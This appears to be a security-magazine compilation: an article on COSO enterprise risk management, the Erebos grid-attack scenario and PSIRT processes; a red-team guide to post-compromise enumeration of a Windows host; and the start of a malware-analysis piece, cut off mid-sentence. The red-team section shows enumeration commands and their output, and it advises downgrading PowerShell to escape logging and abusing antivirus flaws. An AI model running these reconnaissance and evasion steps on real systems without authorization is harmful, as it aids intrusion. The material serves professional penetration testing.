The COSO Framework

COSO ERM aims to measure an institutions achievement of four primary objectives:

1. Strategic – High level goals that are aligned with and support the institution's mission.

2. Operational – Ongoing management process and daily activities of the organization.

3. Financial Reporting – Protection of institution's assets and quality of financial reporting

4. Compliance – The institution's adherence to applicable laws and regulations




Figure 1- COSO ERM Model

Components

Within each of these four objectives, there are eight interrelated components:

- Internal Environment – The general culture, values, and environment in which an institution operates (e.g. – Tone at the top).

- Objective Setting – The process management uses to set its strategic goals and objectives. Established the organization's risk appetite and risk tolerance.

- Event Identification – Identifying events that influence strategy and objectives, or could affect an institution's ability to achieve its objectives.

- Risk Assessment – Assessment of the impact and likelihood of events, and prioritization of related risks.

- Risk Response – Determining how management will respond to the risk an institution faces. Will they avoid the risk, share the risk, or mitigate the risk through updated practices and policies?
- Control Activities – Represent the policies and procedures that an institution implements to address the risks.
- Information and Communication – Practices that ensure that the right information is communicated at the right time to the right people.
- Monitoring – Consists of ongoing evaluations to ensure controls are functioning as designed, and taking corrective action to enhance control activities if needed.
- The above can then be further categorized based upon an entity's structure. An example is how the University of California applied ERM5 to its structure:
- Systemwide – items that cut across the entire organization.
- Campus – items that affect only a specific campus.
- School – items that impact only a specific school within a campus.
- Department – items specific only to one department.

Cyber Security Risks

The risks associated with cyberthreats are very broad, to quote a recent insurance industry source6:

"Today's cyberthreats can trigger multi-faceted losses. A serious cyber incident could cause bodily injury, property damage, business interruption, shareholder litigation, customer privacy litigation, regulatory action, terminations or resignations among senior management, and reputation damage. As such, a host of insurance policies may come into play, including directors and officers, errors and omissions, cyber, property and crime."

To further help understand what I mean let us look at a recent insurance model.

A Catastrophic Event Model

In 2010, the Stuxnet virus showed the world that a cyber security attack can cause physical damage and disrupt vital infrastructure as it did in Iran and later across the world. Since that attack, the insurance industry has researched the potential for the catastrophic impact that a cyber security attack might have on major infrastructure such as the electrical power grid. In a 2015 report completed by Lloyds of London in collaboration with the University of Cambridge Centre for Risk Studies, a scenario was created where a fictitious, yet feasible, attack was modeled on an electric power grid. They called the attack the ‘Erebos’ Trojan7. In the attack model, they did not reveal any previously unknown tactics or vulnerabilities. As stated in the report, the goal of the simulated attack was to bring awareness to the potential damage such an attack might cause:

“It aims to bring awareness to the potential physical damage caused by cyber-attacks against Operational Technology (OT), to make it a consideration for insurers in any cyber incident and, more importantly, to highlight potential insurance policy, legal, and aggregation issues in its analysis.”

The Erebos Attack

The Erebos attack simulated the steps necessary to create an Advanced Persistent Threat (APT) attack involving 100 power generating sites. The estimated impact of the attack was modeled using a 10% success rate, and an expected 70 generators were assumed to be infected by the attack. The attack was planned for maximum impact during peak power consumption in July. It was modeled to impact 50 of 70 infected generators. The attack causes physical damage to some of the impacted generators, destroying a turbine and partially damaging other generators and even those generators not immediately damaged are shutdown to minimize the impact of the attack. There were additional large collateral impacts as well.

This is an excerpt from the report: “The attack triggers a widespread blackout plunging 15 states and Washington DC into darkness and leaving 93 million people without power. It shuts down factories and commercial activity responsible for 32% of the country’s economic production. Companies, hospitals and public facilities with backup generators can continue in operation, but all other activities requiring power are shut down. This includes phone systems, internet, television and radio, street lights, traffic signals, and many other facilities. Images of a dark New York City make front pages worldwide, accompanied by photographs of citizens stuck underground for hours on stranded subway cars and in elevators in the summer heat.”

The power outage impact went even further, as non-affected power plants isolated their generators to protect their systems and initiated other procedures like rolling blackouts to try and keep their generators from overloading as power demands increased due to the loss of generating stations. The impact on the population gave rise to rioting and looting, losses occurred in areas of personal injury, auto, loss of property, environmental liability, water systems, incident response costs, communication systems, and social unrest to name just a few. Recovery in the short term (three days) was only partial and long-term recovery took weeks. The economic impact was further exacerbated because ATMs were down, and cash was in short supply.

How does this relate to penetration testing? It is the job of penetration testers to discover vulnerabilities that pose a risk. Such findings may trigger a response from a Product Security Incident Response Team (PSIRT). Here is a sample PSIRT flow:




Figure 2- PSIRT Flow

PSIRT Triggers

Triggers for a PSIRT vary by organization, the initial trigger is identification of a vulnerability, followed by an assessment of the severity of the vulnerability and ease of exploitation. It may also include assessment of other factors such as, is the vulnerability in a released production system or product? A vulnerability may be identified in several ways:

- A third party (e.g., customer, partner, or researcher) reports a suspected vulnerability directly to an organization,
- The organization becomes aware of a public posting (e.g., on Bugtraq or VulnDev) about a suspected vulnerability, or
- The organization itself discovers a vulnerability, think penetration testing.

Who Should be a PSIRT member?

This article has been focusing on ERM and the relationship of cyberthreats to ERM. It is especially relevant to think in ERM terms when formulating the PSIRT and its members. It is important to understand what stakeholders are impacted and whose input is necessary to properly assess the risk impact of a vulnerability. While containment of sensitive vulnerability information is critical, it must balance against several factors; stakeholder need-to-know, stakeholder input that is required to properly qualify and quantify risk severity, technical expertise required to understand and mitigate the vulnerability, business needs, marketing impact, public relations, and the need to provide appropriate and required legal and regulatory notifications.

Other PSIRT requirements

Some other PSIRT requirements are:

- Control and management of PSIRT processes to ensure the PSIRT strives to work collaboratively with the reporter to confirm the nature of the vulnerability, gathers all the required technical information, and then ensures appropriate and timely remedial action,
- Accurate documentation of all PSIRT actions while making sure sensitive information is protected, including but not limited to vulnerability specifics; such as when was the issue found, by who, what was the root cause, identification of potential controls, and mitigation options, recording all minutes of meetings and all official communications, etc.,
- Making sure all the right stakeholders are involved in the analysis to determine issue impact, severity, and remedial actions, think ERM,
- Identification of a single voice response for the issue (typically the PSIRT Lead), and identification and implementation of communications as required and allowed,
- Assignment of PSIRT task ownership and follow-up with dates due, etc., and
- Prevention of similar vulnerabilities in the future.

Summary and Conclusions

Both authors have worked on several PSIRT efforts across a wide spectrum of products. We have seen that security experts tend to focus on the technical aspects of an issue as well as the cost of remediation. And this makes sense as these are areas where their experience lies. When penetration testers find a vulnerability, they should always ask the defining question “So what?” This is really asking the penetration tester to delve further into the issue, is it exploitable, if so, by who, should a PSIRT be triggered? Penetration testers need to look at not only what the issue is but what it means to your company, stakeholders and customers. Looking at the issue through a broader view helps to better define the issue and resolve the threat. We also have a duty to bring in other appropriate stakeholder perspectives and look at other risk factors, such as marketing and brand impact, as well as the Return-On-Investment for the fix to make a good decision. It is our job to help management make the best decision possible. ERM is a tool that allows us to see all viewpoints of all the appropriate stakeholders. A security expert alone cannot provide the answers to all the questions. We need to understand the potential impact across an entire organization and know when to involve legal, marketing and other business unit viewpoints and perspectives. Applying ERM when a cyber incident occurs can help us get the input that is necessary to address a cyber incident and remediation of an issue.

References

The Home Page of the Committee of Sponsoring Organizations of the Treadway Commission (COSO) - https://www.coso.org/Pages/default.aspx

Wikipedia Enterprise Risk Management - https://en.wikipedia.org/wiki/Enterprise_risk_management

International Risk Management Institute (IRMI) – Enterprise Risk Management; https://www.irmi.com/online/insurance-glossary/terms/e/enterprise-risk-management-erm.aspx

COSO's Enterprise Risk Management – Integrated Framework; https://erm.ncsu.edu/library/article/coso-erm-framework

Enterprise Risk Management – University of California - http://www.ucop.edu/enterprise-risk-management/procedures/what-is-erm.html

Key Considerations for Cyberrisk Coverage by Joshua Gold I October 2, 2017 at 6:03 am - http://www.rmmagazine.com/2017/10/02/key-considerations-for-cyberrisk-coverage/

Emerging Risk Report – 2015, Innovation Series, Business Blackout, The insurance implications of a cyber attack on the US power grid, by Lloyds of London and University of Cambridge Centre for Risk Studies

Authors: Ron and Rebecca Tafoya

Ron Tafoya is a Principal Consultant at RESPEC working in the Data and Information service area of the company and focused on Cyber Security. He is also the Technologist in Residence for a high technology business accelerator located in New Mexico called the High Desert Discovery District (HD3).

Follow him on Twitter @rtafoya, on LinkedIn at (https://www.linkedin.com/in/rontafoya), or on his blog at (http://goo.gl/gsLZmE).

Rebecca Tafoya has 25+ years of experience in the insurance industry. She joined PNM Resources, Inc. in 2015 to manage the corporate insurance functions including the insurance structure, enterprise risk management and implementation of risk transfer mechanisms for Public Services Company of New Mexico and Texas New Mexico Power.

Why is situational awareness important on a red team engagement?

by Ed Williams

What is situational awareness with regards to red teaming? In the rush to gain access to whatever we are trying to gain access to, we will probably set off a large number of events and triggers that are going to increase the chances of us getting detected. Through situational awareness of our initial foothold, more often than not a Windows desktop, we should be looking to gain an appreciation and deep understanding of the security posture of the internal infrastructure that we are looking to penetrate further, so that we are making informed decisions when looking to enumerate the environment and move laterally.


What to look for

When attempting to gain situational awareness of a host, the following high-level areas will be evaluated and analysed. In this example, we will assume that we have gained access to a Windows host, as it is these we are most likely to land on following an initial compromise. NB: we would know what OS we are likely to land on following the OSINT (Open Source Intelligence) phase of the engagement.

Current Level of Hardening


Current level of privilege

One of the first tasks to consider after having gained a shell is to determine what level of privilege and command execution we have. This can be achieved through basic commands, an example of which is given below, where the current user is enumerated and the domain controller that was used to authenticate the user:



```
C:\Users\user1>whoami
thor\user1

C:\Users\user1>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes

====================================== ================ ============ ===========
=======================================
Everyone                               Well-known group S-1-1-0      Mandatory g
roup, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory g
roup, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory g
roup, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory g
roup, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Unknown SID type S-1-16-8192  Mandatory g
roup, Enabled by default, Enabled group

C:\Users\user1>set l
LOCALAPPDATA=C:\Users\user1\AppData\Local
LOGONSERVER=\\HULK

C:\Users\user1>
```

We can see that the administrator (RID 500) account is enabled. This could be useful as we can infer that there is a default administrator account on other hosts on the network. In this instance, there is a user called test, this could also be useful.



```
PS C:\Users\user1> Get-WmiObject -Class Win32_UserAccount -Filter  "LocalAccount
='True'"


AccountType : 512
Caption     : BATMAN\Administrator
Domain      : BATMAN
SID         : S-1-5-21-4218591472-1705831805-398138605-500
FullName    :
Name        : Administrator

AccountType : 512
Caption     : BATMAN\Guest
Domain      : BATMAN
SID         : S-1-5-21-4218591472-1705831805-398138605-501
FullName    :
Name        : Guest

AccountType : 512
Caption     : BATMAN\test
Domain      : BATMAN
SID         : S-1-5-21-4218591472-1705831805-398138605-1001
FullName    :
Name        : test
```

Group Policy / AppLocker

This is one of the important aspects of situational awareness on a Windows host, determining what level of GPO is applied. Some key questions around the 'state' of the infrastructure through thorough group policy can be answered. Some form of break-out may be required to gain access to.

At a high-level, group policy can be applied at a user level and a computer level:

- gpresult /r /scope:user

- gpresult /r /scope:computer*


*administrative access will be required to enumerate the GPO applied to the computer.

The following questions may be answered when enumerating group policy (user and computer):

- SMBv1
- NetBIOS and LLMR e
- Net Session Enumeration
- LSA Protection/Auditing
- Office Macros / OLE / DDE

PowerShell Version


Identify if PowerShell version 2 is available; PowerShell version 2 doesn't have the same logging features as PowerShell version 5 and is therefore useful when looking to go unnoticed.



```
C:\Users\user1>powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user1>
```

Anti-Virus (AV)

Understanding if and what AV is installed on the local host, knowing what AV is used can be extremely useful, maybe we could look to abuse CVE-2017-11937 or any other issues associated with AV products either on the local host or further within the network.




```
PS C:\Users\ewilliams> Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntiVirusProduct" | findstr display
displayName              : Sophos Anti-Virus
displayName              : Windows Defender
PS C:\Users\ewilliams>
```

Lateral Movement

LAPS (Local Account Password Policy)


If LAPS is present on the desktop, this dramatically reduces the ability for us to move laterally and gives an indication that some form of security is evident within the environment. An example of enumerating LAPS can be seen below, where the Admpwd.dll is enumerated.



```
PS C:\Users\user1> $PSVersionTable.PSVersion

Major  Minor  Build  Revision
-----  -----  -----  --------
2      0      -1     -1


PS C:\Users\user1> whoami
thor\user1
PS C:\Users\user1> Get-Childitem 'c:\program files\LAPS\CSE\Admpwd.dll'


    Directory: C:\program files\LAPS\CSE


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         9/22/2016   9:02 AM     148632 Admpwd.dll


PS C:\Users\user1>
```

Firewall Rules

Enumerating firewall rules is important as there may be an aggressive firewall policy in place that attempts to stop the ability to authenticate to adjacent hosts and other hosts on the network. An example:




```
PS C:\Users\user1> netsh advfirewall firewall show rule name=all | more

Rule Name:                            Windows Remote Management - Compatibility
Mode (HTTP-In)
----------------------------------------------------------------------
Enabled:                              No
Direction:                            In
Profiles:                             Public
Grouping:                             Windows Remote Management
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            80
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow

Rule Name:                            Windows Remote Management - Compatibility
Mode (HTTP-In)
```

On later versions of Windows, we could have used the Get-NetFirewallRule cmdlet.

Patching

Patching is an important security mechanism for large enterprises and all too often we see organisations compromised through missing security patches. We can quickly determine what patches have been applied to our host and perform an "educated guess" as to what the patching maturity is like throughout the organisation.

Again, using PSv2, we can enumerate the patches that have been applied to the host. The following example counts the number of patches applied and we can quickly "get a feel" for the patching level on the host.



```
C:\Users\user1>powershell -version 2.0
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user1> get-wmiobject -class win32_quickfixengineering | measure-obje
ct -line

              Lines Words              Characters          Property
              ----- -----              ----------          --------
                 81

PS C:\Users\user1>
```

What Next?

Now that we have a good understanding of the local desktop, we can infer a great deal about the wider environment, the next step is to look to enumerate the wider environment - that's for another day though.

Conclusion

With technologies like Microsoft ATA and SYSMON, careful consideration needs to be made around communicating with Domain Controllers and other hosts; noisy activities like port-scans and mass brute-force attempts should not be conducted as this is likely to cause events. It is really worth spending the time to fully analyse the host that is used to gain a foothold, a significant amount of information can be extracted as a non-privileged user that can be used to infer the current security posture of the infrastructure.

The above is meant to give an idea around the types of information that should be enumerated, it is not meant to be a conclusive set of tasks.

Author: Ed Williams

Ed is the EMEA Director @ SpiderLabs, he used to break things and now helps others in breaking things (hacking via osmosis). Prior to that he was a Principal Security Consultant, CHECK Team Leader and also Technical Security (TSC) Consultant of Year (16/17). Edward holds an MSc in Information Security and Computer Crime, and is the reigning champion of his children's School Father's Day race. He is a proud "Cymro", father to twins Dylan & Dafydd and husband to Sarah. In 2017 Edward was awarded a CREST fellowship in recognition of outstanding achievements or contribution to CREST and the technical information security industry.

Malware Analysis Infection method & Malicious work

by Debashis Pal


Working in BGD e-GOV CIRT, we regularly face various type of cyber security related issue after the incident responds team analysis we classify & record the cyber incident (if applicable) into BGD e-GOV CIRT tracking system. From our experience, we had observed, from various organization one very common issue and that is "our computers/servers is performing slowly or the computer system was not functioning as its user demand. From the bird's eye view, the first common thing pop up our mind, may be the computers/servers resource was not enough to perform its works. But going into deeper analysis, we found computer was compromised by some sort of unknown software or malicious software … better known as 